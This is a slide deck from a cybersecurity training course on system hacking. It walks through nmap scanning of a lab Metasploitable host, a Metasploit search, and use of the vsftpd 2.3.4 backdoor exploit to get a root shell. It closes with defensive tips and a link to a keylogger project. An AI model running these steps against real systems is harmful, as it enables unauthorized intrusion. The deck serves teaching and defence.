

APSSDC– EDUNET FOUNDATION

FUTURE SKILLS PROGRAM

Week 5

13/June/2024

System Hacking & Security

Edunet Foundation

Goal

Creation of educational networks and sustainable communities

Focus

4th & 5th Industrial Revolution focused Employability and Entrepreneurship

Audience


150,000+ learners in past 12 months from K-12 schools, ITIs and colleges

More than **300,000+** Higher Education learners

National Footprint

Large pool of technical manpower on the ground:
70+ technical and soft-skills trainers

Over 250 active institution partnerships and access to tens of thousands of students





CYBER SECURITY

SYSTEM HACKING & COUNTERMEASURES

SYSTEM HACKING


- Getting the control of victims machine
- Attacker can get access of the system through a port which is open
- Attacker can exploit vulnerable service running on the port
- Attacker can create a malicious application and send to the victim machine. When victim execute, it will open a back door to the attacker

ATTACK THE SYSTEM THROUGH AN OPEN PORT

- Attacker scans the network and identify the victim
- Attacker scan all the port in the victim machine and find the service that is vulnerable
- Attacker exploits the vulnerability and gained the access of the victim machine

ATTACK THE SYSTEM THROUGH AN OPEN PORT

- Attacker scans the network and identify the victim



```
kali@kali: ~  
File Actions Edit View Help  
Host is up (0.013s latency).  
Not shown: 992 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    filtered ssh  
23/tcp    filtered telnet  
53/tcp    open  domain  
80/tcp    open  http  
139/tcp   filtered netbios-ssn  
443/tcp   open  https  
445/tcp   filtered microsoft-ds  
  
Nmap scan report for 192.168.1.39  
Host is up (0.00011s latency).  
All 1000 scanned ports on 192.168.1.39 are in ignored states.  
Not shown: 1000 closed tcp ports (conn-refused)  
  
Nmap scan report for 192.168.1.40  
Host is up (0.00017s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http
```

ATTACK THE SYSTEM THROUGH AN OPEN PORT


- Attacker select 192.168.1.40 as the victim and search OS running

```
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:05:9F:87 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
```

ATTACK THE SYSTEM THROUGH AN OPEN PORT

- Scan all ports along with their services



```
root@kali: /home/kali
File Actions Edit View Help

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds

(root@kali)-[/home/kali]
# nmap -sV 192.168.1.40
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-06 11:43 EST
Nmap scan report for 192.168.1.40
Host is up (0.00010s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
```


ATTACK THE SYSTEM THROUGH AN OPEN PORT

- Search any service is vulnerable , goto msfconsole and search for the service

```
root@kali: /home/kali
File Actions Edit View Help

    =[ metasploit v6.1.27-dev                               ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post           ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 > search vsftpd 2.3.4

Matching Modules

#  Name                                     Disclosure Date  Rank    Check
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03      excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

ATTACK THE SYSTEM THROUGH AN OPEN PORT

- As we can see ,one exploit is available on that service and we can make use of this exploit

```
#  Name                               Disclosure Date  Rank    Check
Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

ATTACK THE SYSTEM THROUGH AN OPEN PORT

- Check what all are the options we need to set and exploit
- Now one backdoor is opened in remote machine , and attacker can execute any malicious activity

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.40:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.40:21 - USER: 331 Please specify the password.
[+] 192.168.1.40:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.40:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.39:44221 -> 192.168.1.40:6200 )
    at 2022-03-06 11:52:37 -0500
```

HOW TO PROTECT YOURSELF

- Close all unwanted ports
- Use firewalls
- Update your system regularly
- Update antivirus
- Do not install any software from untrusted sources. Example from SMS, whatsapp or through email



This Photo by Unknown author is licensed under CC BY-NC.

PROJECT LINK

- <https://github.com/techtrainer20/keylogger-123.git>